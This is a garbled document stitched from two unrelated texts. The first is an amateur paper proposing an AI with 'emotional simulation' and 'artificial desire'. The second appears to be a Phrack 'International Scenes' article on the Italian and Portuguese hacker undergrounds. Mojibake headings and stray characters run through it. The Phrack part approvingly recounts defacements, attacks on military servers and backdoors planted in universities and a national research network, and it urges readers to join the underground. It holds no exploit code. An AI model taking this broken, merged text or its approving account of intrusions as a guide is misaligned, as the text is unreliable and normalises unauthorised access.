- Neuro linguistic science has shown that humans have more difficulties understanding negation sentences than simple affirmative ones. Unlike humans, computer science treats booleans with the same speed and effort.

Many more disadvantages of comprehension process simply do not exist in AI.

That also means a great supply of information will be needed. Be it negations, complexity or ambiguity of sentences, this AI model is able to treat them with promising speeds to reach a self learning stage. Associating actions to the reactions analysis.

c) Perceiving the Universe is a mapping mechanism of Time and Space that we encounter through our biological senses. This we shall call the FLUXION SENSITIVITY.

Most importantly is to apply a successful text mining / pattern matching module to our AI, which will analyze text as its only sense of the Universe.

Fifty years of progress in this field allowed many researchers to reach a respectable level to the extent of using some customized AI programs in forensic psychology and criminology investigation.

The only new idea our model has to bring to the world of AI is an

EMOTIONAL SIMULATION module.

Emotional simulation is a two-way library of reactions prediction. Let us go into that.

For each event, a human being would display a certain emotion. This is vastly exposed in body language, tonality, timeline of the speech, and verbal choices.

We will only be concerned in expression analysis and timeline display.

Our model was based on a typology study done at the University of Kent, for a police interview tactics handbook. We used the same algorithm to detect emotions and display them in return.

(Think of it more as detecting the logic behind emotions.)

The Kent model is a big failure and nonsense, but nevertheless the three steps of the design set the stage for our Emotional Simulation (but in reverse):

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--Ö æ- VÆ F-öà
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[Note: some readings about Kent's model could be in hand at this time]

In short, delivery has about 12 variables of expressions, open, close, leading. Maximization occurs when police agents try to intimidate the subject and push him to give out more clues. Our maximization is fishing for clues technique, used by asking more key questions. There is not much to explain about manipulation. In our study, it could easily be merged with the maximization step.

Hopefully, in a few months (by mid 2008), we could put a complete program to test, that will not only detect the meanings of expressions, but will also "assume" the emotions behind them, and switch its mode to the appropriate behavior.

This AI will be the first model that could literally switch moods.

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III. Ontology
a) Are we heuristics?
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For the second part of this paper, we will be discussing the core formation for this AI model. Its existence and what constitutes its regulations. A common pitfall most AI scientists encounter is, to have a design based on precise mathematical reactions and decisions. Now let's go over this method first.

The evolution of AI happens to go from mimicking human responses, to impressive behavior simulation. The designer usually tries to produce a perfect replica of the human performance.

Now what will happen if even the most advanced researches in neuroscience haven't even scratched the shell of human neuropsychology? most importantly DECISION MAKING. How would we replicate a phenomenon if we haven't fully understood what drives it and how it reaches its steps? This is why computer science employs a preprogrammed set of responses, based on what the designer believes is appropriate for humans, implementing a classic database structure that can only lead him to a one-way exclusive question-answer AI.

This classic method is flawed. Period.

One better approach to this is to avoid concepts of imitation and jump right through to what is called a Rule Of Thumb mode, which allows a certain vague margin for correct answers.

Using a heuristic method to resolve the problem of decision making, not only set stage for a more fluid AI, but also showed us practicality and broader playground for the programmer.

In terms of allowing many indexing modules to play the role of priority selector for each decision that is to be made.

For example, if you have to decide what pizza to order. Your mind filters would process and infinite numbers of POI before putting the decision in perspective, and most of the times, you normally "feel" it was a random choice and you could have survived with others.

But what if you try one kind, and found it was so delicious that you wanted to order it again next time? This is where the priority indexes come in handy.

The CPS has the freedom to add, remove, promote or demote indexes for each POI or family of POI, based only on what it "assumes" to be an acceptable circumstance.

This is a tricky turnaround in theory, but for the programmer, it is still the same straightforward job, and could be the first gap filler between boring Q/A programs and Hollywood Incredible Sci-Fi.

c)•7V"×7-Ö&öÆ-2 FW6-và

In order to architect a sophisticated knowledge design, Newel and Simon invented the theory of symbolic design, where a set of semantic rules might be applied to construct a further more complex structure.

I won.t say we are restricted to the subsymbolic design, but in fact, this theory fits perfectly.

So both sides of sub-symbolic design are used to our advantage and not changed in theory:

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-"+-"-F-60 öb 7V'7-Ö&öE-2 æB 6E 76-2 7-Ö&öE-2 äÅ "æ GW& E æwV vP Processing). Once the learning module is concluded, SS design will set the stage for the real MULTI-AGENT interference.

The geometrically increasing computing power promotes five factors tending to reduce radically the role of any species of logic in IT:

- 1. Since deterministic applications are vanishing, the conventional algorithm (pattern marching) is not anymore program backbone.
- 2. Even when still useful, the conventional algorithm is not anymore the main programming instrument.
- 3. In AI the symbolic paradigm is steadily replaced by several sub-symbolic ones, based on fine-grain parallelism.
- 4. Even when symbols are used, they are stored in and retrieved from huge and cheap memory, rather than processed through sophisticated reasoning schemes (case-based reasoning is just a blatant example).
- 5. Cognitive complexity of new, sophisticated logics is too high for a designer, when cut and try, is affordable.

This might sound a big deal of mambo jumbo at this point, considering the

introductory nature of this paper, but more in depth details about this once the publication of this project will be official.

d)" 'F-f-6- Â FW6-&P

Very little have we to say about Artificial Desire. As we saw in the index priority and POI set of rules, we might easily trigger a vice-random decision when it comes to natural desire for things, but at this point, we haven.t even perfected any way to make the AI really desire something. More like have it chose from a similar range of choices based on time variations, frequency of this choice, or event yet, have it try something for a first time. Neither us, or anyone who previously indulged in AI science dares to claim giving a machine this attribute.

Nevertheless, having a decent normal vice-random desire choice maker module, will simulate human behaviorism to a great extent, and fakes it. "We could have different choices with each one a probability of success based upon the past:

- 90%
- 88%
- 85% " as explained earlier.

So generally AI choses the first choice but for one time AI wil go for the second and see what happen. That could be considered as a "desire".

This fake simulation might also apply to the reasoning construct. Even if applied conforming to Kant.s practical reasoning, we still have to forge a "moral decision" based on what our CPS has a-priori set of rules, and have the programmer stand in charge of supplying the AI with this route.

IV. Conclusion

In a few words, I would like to apologize for the dry style of this paper, it started as a dissertation thesis and ended up as my future hobby side project. We might never even come close to a full artificial conscious design, but this model introduction surely drew a few interesting turnarounds that might facilitate future innovations. I hope reading it was exciting enough for as many of you to be interested in further studies about this wonderful field.

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==Phrack Inc.==Đ

Ð Volume 0x0c, Issue 0x41, Phile #0x0f of 0x0fĐ Ð Ð |=-----| =-----| =-----D Ð For this release, 3 new international scenes are presented. The phrack Đ staff would like to thank people who took the time to share information ${\tt D}$ about their scene. A special thanks to gmac for having written something Đ about a country that probably none of us know. Đ Once more, we would like to emphasize that we would like to see $\ensuremath{\mathtt{D}}$ different scenes than the usual presented. We particulary thinkĐ of China, Russia or South American countries. Đ For this release, we have:Đ 1. ItaliaĐ 2. PortugalĐ 3. Uganda Đ -----Đ Ð An overview of the italian underground (1994-2007)Đ Ð Ð You did read about the Italian scene last time on Phrack #47 [0], justĐ a few months after the Italian Crackdown in 1994. This short article isĐ an attempt to sum up the evolution of the Italian underground sinceD those days.Đ 1994 was the year of the so called Italian Crackdown (aka FidoBust): aĐ wide (and wild) Finance Guard operation nominally aimed at bustingĐ warez BBS. A stunning total of nearly 200 BBS systems on the FidoNetĐ network were seized with irresponsible methods including, but notĐ limited to, the requisition of all electronic equipment from the sysopsĐ (included modems, cables, keyboards, monitors, ...) as well as theĐ police sealing whole rooms.Đ In its first phase the purpose of the operation was to fight the illegalĐ market of copied software and to satisfy the BSA lobby this way. HoweverĐ subsequent seizures and raids proved the crackdown also had a politicalĐ objective. The bust included BBS that belonged to CyberNet (a networkĐ supporting the motto "INFORMATION WANTS TO BE FREE", populated by Đ hackers and cyberpunks alike, close to social centres), ECN [1]Đ (european network dedicated to broadening political debate and providingĐ counter-information about social themes and workplace politics) andĐ PeaceLink [2] (peace/ecologist association and network).Đ Though just a few BBS were really involved in sale of warez, a lot ofĐ completely legal BBS closed to never open again as a result of the bust.Đ As new people were being busted, the national press gave its best atĐ

building castles in the air about hackers and describing them asD software pirates or members of organized crime. The underground reactedD striking to the reliability of media with a round of actions signed byD the multiple name Luther Blisset [3]. The campaign adopted hoaxes andD communication guerrilla to show the unsuitability of journalists, andD even managed to have Mondadori, the second most important publishingD company in Italy, print the whole *fake* book "Netgeneration" (1996).D D

As a consequence of the crackdown the Italian underground startedĐ feeling the need of an organization similar to the american EFF, able toĐ support hackers against abuses. In 1995 ALCEI Electronic FrontiersĐ Italy [4] was founded to "affirm and protect constitutional rights forĐ electronic citizens as new communications technologies emerge".Đ Đ

Nearly at the same time, Metro Olografix [5] was born, an associationĐ made by people with a mixed range of skills and histories, fromĐ cyberpunks and hackers to social volunteers, that nowadays counts aboutĐ 80 members. The main mission of Metro Olografix is to spread theĐ telematics culture through the country supporting the old BBS spirit ofĐ sharing, free communication and cooperation. Metro Olografix has anĐ office in Pescara for real life meetings and acts as a crossroads forĐ other groups and individuals to meet. Thanks to the esteem and trustĐ gained from the most part of the Italian underground, the associationĐ was able to organize events like "L'hacker e il magistrato" ("TheĐ hacker and the magistrate", from 1995 to 1999), a face to faceĐ conference involving hackers, magistrates and press reporters, aimed atĐ communicating and making understand the difference between hackers thatĐ follow hacker ethic and real criminals.Đ

While BBS were still experiencing hard times, 1995 registered theĐ boom of Internet access in Italy - mainly thanks to the VOL ISP thatĐ offered free promotional accounts, opened POPs in many cities reachableĐ with a cheap urban rate call and at the beginning even provided aĐ toll-free number. Internet access was no more limited to universitiesĐ and the opportunity to have a relatively fast, cheap and long lastingĐ Internet SLIP (later on PPP) connection from home marked the growth of aĐ new generation of young hackers. Those guys started to study and playĐ with TCP/IP protocols and they elected the Linux open-source operatingĐ system and the C programming language as their favourite study matters.Đ Those wannabes were going to inject into the Italian underground newĐ ideas within a few years and to create some valuable projects andĐ groups.Đ

Like the new generation, old-school BBS hackers too got veryĐ interested in the communication opportunities offered by the Internet.Đ Thanks to "Isole nella Rete" [6] (the Italian for "Islands in the Net"),Đ the Internet connection of ECN, BBSs of the CyberNet circuit begun toĐ put their contents online. Message areas turned into mailing lists andĐ

IRC channels like #cybernet were born on EFNet.Đ

=46rom 1987 to 1998 *the* fanzine of the Italian underground was DecoderĐ (published by ShaKe Edizioni Underground, a cyberpunk cooperative basedĐ in Milan): covered subjects included hacking, hacktivism, networks,Đ cyberpunk culture, counter-information, leading figures and events fromĐ the international scene, virtual reality and new technologies. AsĐ Decoder was the only printed underground zine during those years, a fewĐ hacking/phreaking e-zines were released: The DTE222 Technical JournalĐ (1987) and The Black Page (1994): altough those experiences did notĐ last as long as Decoder and did not focus on international scene, theirĐ technical level was considerable.Đ

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In 1996 the first number of System Down was published, an e-zineĐ written by some users of IRCNet channels #cybernet and #hackers.it.Đ Quality and technical level of articles marked a drop compared toĐ previous zines, because authors were largely young guys that had startedĐ hacking just after the Internet boom, they were not very conscious aboutĐ hacker culture and the past works of the Italian underground.Đ

Year 1997 saw a flourishing of new groups that lived hacking mostly asD study and research about programming, networks, operating systems,D instead of catching its political value and focusing on itsD consequences for the society. In the beginning members of thoseD organizations were for the most part low skilled, but many of them wereD higly motivated, tenacious, capable of learning quickly and theyD reached a very good technical level in a very few years.D

Orda delle Badlands was a crew especially dedicated to owning systems onĐ Internet and to ircwar (deprecable activity, but widely exercised overĐ those times). The experience exhausted in few years because the engineĐ of the group was in fact the cooperation within actions engaged by itsĐ charismatic leader (that was nearly worshipped); in the long run thatĐ proved to be an insufficient incentive, the crew closed and some of itsĐ members joined other groups.Đ

Antifork [7] (formerly known as disLESSici) more than a crew is aĐ 'hackers research virtual lab', a place where hackers can share theirĐ techniques and codes following open source and full disclosureĐ philosophies. Between Antifork members there are also creators of wellĐ known tools like ettercap. Antifork software is available through theirĐ website and public access CVS.Đ

The SOftpj [8] group reunited people with different skills andĐ backgrounds: cyberpunks, sysops, coders, virus writers, security andĐ privacy researchers, hardware and network experts. Since the beginningĐ the group stood out out by its will to collaborate and confrontĐ with other realities of the Italian underground (this explains theĐ notable amount of its releases distributed via its website). SOftpj teamĐ skills cover a wide range of fields - it has been contributingĐ to many events in the country holding workshops mainly focused onĐ its research in kernel hacking and new privacy enhancement technologies.Đ Đ

In the meanwhile, as these new groups were appearing, the fusion betweenĐ ECN/CyberNet hackers and the squat scene brought in 1998 to the firstĐ Hackmeeting [9], a yearly 3-days hacker con "without *organisers, Đ teachers, public and customers* but with *sharers*", held in a T.A.ZĐ [10] and then totally self-organized. Altough the level of its speechesĐ is not always very high, Hackmeeting has become a unique opportunity toĐ have fun and discuss with people from different realities and feel theĐ informal atmosphere of old times - free of commercial influences. InĐ 1999 the second Hackmeeting promoted the idea of "hacklabs", Đ laboratories mainly hosted by social centres where hackers could meetĐ in real to share and develop their do-it-yourself attitute and theirĐ knowledge about programming, technologies, media activism, privacy andĐ cyber-rights. After Freaknet Medialab [11], the first Italian hacklabĐ and home of radio#cybernet, opened in Catania in 1995, other hacklabsĐ popped out in biggest cities of the country (Florence, Milan, Bologna, Đ Turin, Rome).Đ

In spring 1998, when System Down stopped publication, SOftpj and OrdaĐ delle Badlands started a new e-zine called Butchered From Inside (BFi)Đ [12] that dealt with various topics (h/p, virus, reversing, reports fromĐ cons, underground culture, ethics) following a semi-disclosure policyĐ

(no complete and ready to use exploits and tools, but techniques). AtD first the technical level of articles was low, but it quickly improvedD and from its second year of life it already distinguished itself by itsD originality and quality of its articles. BFi documented the growth ofD new characters in the Italian scene, in the course of time it adopted anD acceptance policy for articles similar to the one used by Phrack andD today is also read by non-Italian people thanks to its English, FrenchD and Spanish translations. BFi is written by hackers that belong to manyD organizations, indipendent researchers and, obviously, by SOftpjD members who have been editing and contributing during these years.D

BFi has provided an example of the good spirit and built a virtuousĐ circle where new ideas and techniques, at first explained in theĐ articles, inspired other hackers to develop them further and publishĐ them in later articles. The feeling of a steady continuity betweenĐ works made by different contributors was great, so BFi launchedĐ successful collaborations between hackers. In autumn 2001, BFi hostedĐ an important debate about a subject that had been in the background forĐ long time, but that had not been discussed publicly yet: feasibility ofĐ hacking without political connotations. That topic of course was notĐ exhausted in that circumstance and was going to resurface periodically:Đ that discussion anyway helped all parties to think about it andĐ confront with each other: "politicals" understood that a big effort inĐ experimenting new techniques was becoming foundamental to fight theirĐ battles efficiently, while "technicals" acquired a strongerĐ consciousness of their actions.Đ

Sikurezza.org [13] has been another good project aimed to developĐ discussions about computer security. It was established in 1999 with aĐ few open mailing lists, where advanced topics could be talked over byĐ hackers in a vendor-free, no-profit and full-disclosure atmosphere.Đ Unluckily, in parallel with the dramatic increase in subscribers andĐ posters, the technical level of posts progressively and necessarily hasĐ decreased through the years, altough the list still represents anĐ important community credited also by the underground. Moreover,Đ researchers presenting themselves under Sikurezza.org umbrella dictatedĐ a new style and quality standard in security speeches for events heldĐ in Italy.Đ

Other active hacking groups in those years were Spippolatori, PacketĐ Knights Crew and S.P.I.N.E.: some of them released interesting stuffĐ but they all eventually closed by 2005. There were also many attemptsĐ to start new e-zines. Apart from OndaQuadra that contained also a fewĐ nice articles, quality was low and every new e-zine started talkingĐ about hacking from a very basic level instead of learning and catchingĐ inputs sent from other previous editorial experiences.Đ

New school Italian phreakers mostly have been interested in studyingĐ PSTN/ISDN, phone kiosks and magnetic cards, cellular cloning and VoIP.Đ BFi published various articles on Fastweb, the biggest national fiberĐ optic ISP. Fastweb Milan metropolitan network has been the favouriteĐ playground for pioneering VoIP and IPTV hacking. Since 1998 theĐ Spaghetti Phreakers [14] website and mailing list have been an archiveĐ and meeting point to experiment and learn and contributed in keepingĐ alive interest about phreaking among new generations.Đ

The Italian underground counts talented reverse engineers and softwareĐ crackers; some of them have been members of renowned internationalĐ cracking groups or the cracking university +HCU. Web sites likeĐ Universita' Italiana Cracking[15] (resembling the teaching style ofĐ +HCU) and 3564020356 [16] have been running for many years and provideĐ

nice communities and huge archives of tutorials and technical documents. Θ RingZ3r0 and RACL were other two groups that published good textfiles about reversing but they are no more active. Θ

Italy is a country with a long and prolific artistic tradition and theĐ underground has got its own artists too. There have been many good demoĐ groups (for a comprehensive list, check the site Scene-IT [17]) andĐ some demo parties: "The Italian Gathering" organized by MetroĐ Olografix from 1996 to 1998 in Pescara, a demoscene area withinĐ Codex Alpe Adria [18] (a wider event also featuring retrocomputing,Đ emulation and alternative systems) from 2004 to 2006 in Udine and sinceĐ 2007 the HORDE [19] demoparty. Prof. Bad Trip [20] has been a peculiarĐ experimental artist capable of interpreting cyberpunk offering a visualĐ perspective on themes like cyborgs, mutants, polluted metropolis fromĐ a disturbed future and so on. It is worth mentioning, in the end, theĐ graphic novel "Uccidere un Hacker" [21] (the Italian for "Killing anĐ Hacker") by Andrea Ferraresso inspired by the story of the GermanĐ hacker Karl Koch.Đ

In the field of privacy, a milestone was erected in 1998 with the bookĐ Kriptonite [22] written by hackers from ECN/CyberNet. KriptoniteĐ extensively covered theory and practice of topics like cryptography,Đ anonymous remailers, nym servers, steganography, voice encryption andĐ packet radio.Đ

Somehow influenced by Kriptonite, Progetto Winston Smith (PWS) [23] hasD been working since 1999 to sensibilize netcitizens about the risks ofD technocontrol and network surveillance. PWS mantains a websiteD providing information about privacy enhancement technologies, for bothD administrators and end users. Moreover PWS organizes every spring inD Florence a free convention called E-Privacy [24]. The con develops inD two tracks where privacy related topics are discussed at a legal andD technical level; it also hosts the local cerimony of Big Brother AwardsD for the yearly best privacy violators in Italy. Besides E-Privacy thereD were other events about privacy and freedom organized by Metro OlografixD like the Metro Olografix Crypto Meeting and Cyber Freedom.D

Autistici/Inventati (A/I) [25] was born in 2001 as a collective ofĐ people from hacklabs and media activist and its main effort has been toĐ build a server that offers free services like web/blog/mail hosting,Đ anonymizer, anonymous remailer and mailing list management for activitsĐ and people desirous of privacy. The A/I server, due its policy voted toĐ free speech, had to be defended in tribunal many times. In summer 2005,Đ A/I discovered that its server had been phisically compromised, andĐ that the Italian police had had access to its SSL keys (which allowedĐ them to monitor all the traffic for a whole year). The collectiveĐ reorganized and deployed the so called "R* Plan": a fresh decentralizedĐ redundant network infrastructure with servers located in differentĐ countries and jurisdictions. As well as for any provided service, A/IĐ made technical documentation for Plan R* [26] avaible on its site.Đ Thanks to the work by PWS, A/I and individuals, Italy boasts variousĐ TOR and Freenet nodes as well as anonymous remailers and nym servers.Đ

Analyzing this short story so far you, the reader, could argue that theĐ underground in Italy is very healthy, but unfortunately the expressionĐ "zombie-scene" used by Duvel in last Phrack issue [27] fits well itsĐ real current status.Đ

An alarming matter of fact is the big number of people once in theĐ underground that now collaborate with computer crime units or work forĐ companies providing malware and services to law enforcement agencies.Đ

These people have been largely contributing to the death of the theĐ underground in Italy: even when they did not consciously fight otherĐ hackers, the lack of trust and paranoia acted as disgregating forcesĐ against groups and cooperations. The underground has shown not only itĐ is not strong enough to refuse working for law enforcements, but it isĐ not even able to isolate people that publicly claim to partecipate andĐ belong to the underground while at the same time working for the police.ĐĐ

Wounds are made to the underground not only by the ones who explicitlyĐ want to strike it, but also from entities willing to exploit it. TheĐ Hacker Profiling Project (HPP) applies criminal profiling methodology toĐ enable analysts to identify the kind of attacker and to anticipate hisĐ next moves. It tries to accomplish its goal by collectingĐ questionnaires from hackers and deploying honeynets. Altough HPPĐ creators, that are italians, promote their work between hackersĐ stating they want to break stereotypes about the hacker figure, thisĐ sounds a bit bizarre... their real goals are quite evident toĐ everybody. Zone-H [28] is another attempt to suck from the undergroundĐ giving back shit to it. The archive of defaced websites lacks the goodĐ spirit of the old Attrition.org and the primary purpose of theĐ portal activities is to keep high the perception of an evil hackerĐ menace to sell more ethical hacking courses and services. TheĐ in borderline actions (the founder has been arrested in connection toĐ the Telecom Italia spying scandal [29]). It seems that in italy theĐ more people use the word "ethical" the less they prove to really haveĐ an ethic.Đ

Like everywhere, nowadays many Italian hackers are in the securityĐ business and have stopped releasing their advances and works throughĐ underground channels. The problem is not the fact that they speak atĐ commercial cons, but the limited amount (and sometimes lack of freeĐ access) of knowledge they usually provide in such events. Those peopleĐ largely made their bones inside the underground communities and theyĐ learnt a lot from underground publications and releases. It is thenĐ auspicable that hackers working in security field would keep showingĐ their slides at cons but also give back to the underground what itĐ deserves, that is a detailed view of their researches to let otherĐ hackers study, learn from and improve (or thwart, this is part of theĐ game, sorry) them.Đ

In this discouraging scenario the hackmeeting community has been alwaysĐ managing to wake up a few mounths before the yearly meeting and make itĐ a nice event, but it has experienced difficulties in bulding aĐ continuity of activities during the rest of the year betweenĐ consecutive meetings. Number of hacklabs in the country also decreasedD in last years. In 2004 Metro Olografix organized MOCA, a hacker summerĐ camp run in Pescara that resembled the CCC camp and was a greatĐ success. The experience it is likely to be repeated in summer 2008. InĐ recent times Net&System Security has stood out among technical consĐ because of medium-high quality of its speeches; the con is held everyĐ year in Pisa. Old groups appear dormient and only a few public releasesĐ are published. Also BFi magazine has progressively decreased its numberĐ of articles per year until 2006, but last year marked an inversion ofĐ this trend that made room for a hope in a renewal of activity in a nearĐ future. A few new groups have released good stuff but their names areĐ not cited here because they are not underground-only oriented - theyĐ also offer business solutions.Đ

Italian underground is still active, but most of old hackers keep aĐ low profile and rarely make their works publicly available. Most groupsĐ

and e-zine sites has been put offline by their staff depriving newĐ generations from accessing a part of the underground history and D culture. The underground should exploit new web technogies to regainĐ its past visibility and influence (do "media saturation" and "cDc" $\mbox{\tt D}$ remind you of anything?) on young talents to offer an alternativeĐ perspective than the one proposed by the world of commercial security.Đ Hackers now employed in the ICT industry should understand the risks of $\mathfrak D$

underground death and make an effort to spread knowledge coming fromĐ their research through underground vectors and methods and taking backĐ advantages offered by a review and comparison with the community.Đ

Limits imposed by new laws and extended technocontrol would hopefullyĐ act as a strong incentive for the underground to get more united andĐ reactive.Đ

Hackers role is to make the future more *free*, not (only) more (IT)Đ secure. Join the underground, keep working for and with the undergroundD if you care about your freedom, in Italy and everywhere.Đ

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- [0] International ScenesĐ Phrack Magazine Volume Six, Issue Forty-Seven, File 21 of 22Đ http://www.phrack.org/issues.html?issue=3D47&id=3D21Đ
- [1] E.C.N. European Counter NetworkĐ http://www.xs4all.nl/~tank/ecn/Đ
- [2] PeaceLinkĐ

http://www.peacelink.it/Đ

[3] Luther BlissetĐ

http://www.lutherblissett.net/Đ

- [4] ALCEI Electronic Frontiers ItalyĐ http://www.alcei.it/Đ
- [5] Metro OlografixĐ

http://www.olografix.org/Đ

- [6] Isole nella ReteĐ http://www.ecn.org/Đ
- [7] AntiforkĐ

http://www.antifork.org/Đ

[8] SOftpjÐ

http://www.s0ftpj.org/Đ

[9] HackmeetingĐ

http://www.hackmeeting.org/Đ

- [10] Temporary Autonomous ZoneĐ
 - http://en.wikipedia.org/wiki/Temporary_Autonomous_ZoneĐ
- [11] Freaknet MedialabĐ

http://www.freaknet.org/Đ

- [12] Butchered From InsideĐ http://bfi.s0ftpj.org/Đ
- [13] Sikurezza.orgĐ

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[14] Spaghetti PhreakersĐ

http://www.spaghettiphreakers.tk/Đ

- [15] Universita' Italiana Cracking (UIC)Đ http://www.quequero.org/Đ
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[17] Scene-IT [!]Đ

http://scene-it.untergrund.net/Đ

[18] Codex Alpe AdriaĐ http://www.0xaa.org/Đ

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[19] HORDEĐ
    http://horde.untergrund.net/Đ
[20] Prof. Bad TripĐ
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[21] Uccidere un HackerĐ
    http://digilander.libero.it/code6502/Đ
[22] KriptoniteĐ
    http://isole.ecn.org/kriptonite/Đ
[23] Progetto Winston SmithĐ
    http://www.winstonsmith.info/Đ
[24] E-PrivacyĐ
    http://e-privacy.winstonsmith.info/Đ
[25] Autistici/InventatiĐ
    http://www.autistici.org/Đ
[26] Plan R* Orange BookĐ
    http://dev.autistici.org/orangebook/Đ
[27] A brief History of the Underground sceneĐ
    Phrack Magazine Volume 0x0c, Issue 0x40, Phile #0x04 of 0x11Đ
    http://www.phrack.org/issues.html?issue=3D64&id=3D4Đ
[28] Zone-HĐ
    http://www.encyclopediadramatica.com/Zone-HĐ
[29] Telecom-SISMI ScandalĐ
    http://en.wikipedia.org/wiki/SISMI-Telecom_scandalĐ
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                         The Portuguese SceneĐ
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                      (By Eurinomo and Quickzero)Đ
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- The evolution of the InternetĐ
When Internet showed up, it was very expensive, even around 96/97 weĐ
had to pay something like 1.50Euros per hour to the ISP, plus, around Đ
1 Euro per hour to the Phone company for a Dial-up connection.Đ
Some years later, internet got cheaper, in fact, free! ISPs started racingD
on giving away free dial-up accounts without any limitation of time, theyĐ
even gave CDs with already created accounts. Still, we had to payĐ
the phone company.Đ
Around 2000/2001, ADSL and cable connections started showing up, it wasĐ
kind of cheap, around 35Euros per month for a 512k connection, plus theĐ
15Euros per month for the phone line or cable. There were no timeĐ
showing online, for most of them Internet was a new world. Some peopleĐ
started creating domestic servers, sharing information, code, andĐ
software.Đ
Years later, 24mbps connections were made public using ADSL2+, and it justĐ
cost around 35Euros per month on total, with 60GiB traffic limit, soĐ
people started to take this advantage to trade games and movies. Đ
On the present date, OC connections are available to the public on theĐ
capital (Lisbon), an OC connection, up to 60Mbps, costs something aroundĐ
50Euros per month.Đ
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On resume, we had a slow start on internet service, but now he have a kindĐ
of quick evolution. Đ
- The evolution of technologyĐ
Technology always has been expensive, even now, electronic parts are veryĐ
expensive, but computers, are getting cheaper and cheaper.Đ
I remember when I bought my first x86, it was a used Pentium-90, 16MiB ofĐ
ram, 1GiB of HD, this all inside a heavy Big-Tower, it cost somethingĐ
around 700Euros, remembering that it was a used computer, and the cheapestĐ
price I could find, the best computer around that time was a Pentium-133.Đ
A new computer (Pentium-133) cost something around 2000Euros.Đ
Around 2000/2001, computers started to get cheaper, more people started toĐ
buy computers (at that time, not many people had one).Đ
On the present date, anyone can buy a good complete computer (or laptop) Đ
with less than 400Euros.Đ
Only recently with this cheap technology, government and other highĐ
entities documentation and information meet the digital world, most of itĐ
is/was stored in hand made paper work.Đ
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- The evolution of societyĐ
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Portuguese people may have an extreme reputation on sailing andĐ
discoveringĐ
'new worlds', but it seemed that all this ended up a few centuries ago.Đ
Nowadays, society is a lot stupid and ignorant, they started to loss theĐ
pride of being Portuguese, the pride of the world not being enough forĐ
everyone and still having half of it on they're hands, the courage to make D
discoveries, and ending up on people that are happy if they have food onĐ
the table, and a good reality show or soap opera on TV.Đ
Society gives more value to someone that does something using the tools of Đ
other person, that the person that made those tools. Per example, theyĐ
consider an expert, someone that unlocks mobile phones without knowingĐ
what he is actually doing, without knowing what is behind it. They give Đ
more importance to someone wearing a tie, than someone dressed normal, Đ
they also give more importance to someone that doesn't know what he is Đ
talking about but has a PhD or something, that someone that knows a lot Đ
about what he is talking about, but doesn't have any diploma.Đ
The term 'hacker', is not very popular in society, the last time itĐ
appeared on TV was two years ago, in the format of a interview withĐ
some defacing and carding, was self proclaiming himself a 'hacker' andĐ
showed up on the news, saying that he was able to do get free stuff usingĐ
carding, and had access to any site of the internet and so on, everyone D
that was in the scene knew this kid real name, phone, address and age,Đ
even thought he hadn't many problems with the police.Đ
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- The evolution of the sceneĐ
Finally the part of most interest, the Portuguese scene is kind ofĐ
obscure, almost no one outside the scene knows what in fact is going on. Đ
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No one knows when the scene really started since it started before Đ the boost of telecommunications, a guess goes around 70s and 80s.Đ

In the 90s, some groups started to show up, groups like Kaotik, Pulhas, Đ Ironik and a few others, even an e-zine came up, called 'PT Zine',Đ but died on the third release. Some of the groups still exist to this Đ day, but not much information comes out of it. Also, some individual Đ people started to show up in the form of Hackers, Crackers and Đ Phreakers.Đ

The most notorious groups were:Đ

Pulhas: Founded in 1994 by Kennobi. This was the oldest Portuguese group.Đ Actually is 'dead', but they had their golden age in the 90's by theĐ inumerous papers that they wrote and the exploit/code database to theĐ Portuguese mainstream.Đ

Toxyn: Founded in 1996 by m0xx. This group is notorious known by theirĐ campaign against Indonesia, when East Timor was occupied by IndonesiaĐ millitary. The attack against the IT indonesian infrastracture wasĐ motivated by the currently abuses of Indonesian military officers againstĐ east timor people. Toxyn start their campaign with this statment: "We hopeĐ to call attention to the necessity of self-determination and independenceĐ of the people of Timor, oppressed and violated for decades by theĐ government of indonesia. We hope you give your full attention to thisĐ historical step towards freedom, we ask that you help us fight the tyrannyĐ of Indonesia occupating Timor." The campaign was started at 10/2/1997.Đ The fall of the Toxyn, has began when m0xx, has accepted and gaveĐ inumerous interviews about the campaign and about the portuguese hackerĐ scene, exposing plans and actions of the scene. Toxyn group was helpedĐ by Savage, an known spanish hacker, who developed the exploit, that Đ Toxyn Group used to break in in the .ID servers.Đ

KaotiK: Founded in 1997(??). They've been a very active group in theĐ East Timor campaign, hacked and defaced inumerous .id websites. They'veĐ created the first ezine about hacking & security to Portuguese people.Đ The e-zine was extinct after 3 editions. KaotiK has reach their fame inĐ the Portuguese Scene after a member disclosure of some flaws in variousĐ Microsoft products.Đ

F0rpaxe: F0rpaxe was maybe, the most mediatic group/'hacker'/troll, forĐ the worst reason. This character was the responsable for the first majorĐ attack against US .mil targets in 1999. The attacks were allegedly beingĐ carried out in retaliation for Federal Bureau of Investigation (FBI) raidsĐ on suspected "crackers" in several U.S. cities. The attacks hits variousĐ governemental and military webservers including FBI, NSA and the Navy.Đ

East Timor Campaign: Was one of the firsts major hackivism campaignĐ worldwide. Timor was in Portuguese administration until 1975, afterĐ Portuguese government abandoned that country, Timor was invaded byĐ Indonesia military army, who oppressed, violated, raped and murdured forĐ most 20 years. Various Portuguese hackers and groups decided to begin aĐ campaign to show to the world the truth about the Indonesian occupationĐ in East Timor. The East Timor campaign started in 1997 and was finishedĐ in 1999. Various military, governement and corporativ indonisian websitesĐ had been defaced. The defaces was to aware all people in the world aboutĐ the illegal occupation of East Timor, the mission was accompliced, theĐ attacks were transmited to the media all over the world. The campaignĐ was finished when m0xx, the lider of the group Toxyn, gave inumerousĐ interviews to the midia, exposing then the entire portuguese scene to theĐ public.Đ

[5~Between 2002 and 2004, two Portuguese hackers also did some 'infamous'Đ work, these two hackers gained access to FCCN ('Fundacao para aĐ Computacao Cientifica Nacional' / Foundation for National ScientificĐ Computation), witch was backdoored with a reverse ICMP backdoor developedĐ by them, witch rumours say it is still active. They also gained accessĐ to numerous universities and were backdoored the same way, this includesĐ the 100 machines cluster 'Centopeia' from 'Faculdade de Coimbra'. A lotĐ more work was made, including the database server of 'A.M. Gonçalves' andĐ 'Salvador Caetano', Portuguese Toyota distributor. Then they justĐ disapeared from the scene.Đ

Some of the people inside the scene are found on the x86 '0xD9D0', thoseĐ whom know, know what I'm talking about. $\bar{\text{D}}$

On the start of the new millennium, an explosion of 'lame' groups started,Đ most of them were kids playing up with Trojans, others, were script kidsĐ playing up with public exploits, most of this groups are found on aĐ Portuguese IRC network, called PTNet. Some of these kids turned up to beĐ carders, using databases found by 'Google hacking', or simply by askingĐ people on some IRC networks. Some of these kids ended up having problemsĐ with the police, but nothing serious.Đ

